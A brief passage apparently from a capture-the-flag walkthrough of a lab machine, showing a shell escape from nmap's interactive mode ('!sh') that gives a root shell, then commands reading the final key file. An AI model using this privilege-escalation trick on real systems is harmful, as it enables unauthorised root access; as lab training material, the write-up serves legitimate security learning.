nmap> !sh
!sh
# whoami
whoami
root
# ls
ls
key-2-of-3.txt  password.raw-md5
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
```

JACKPOT !! We got our all Keys .   —Fsociety.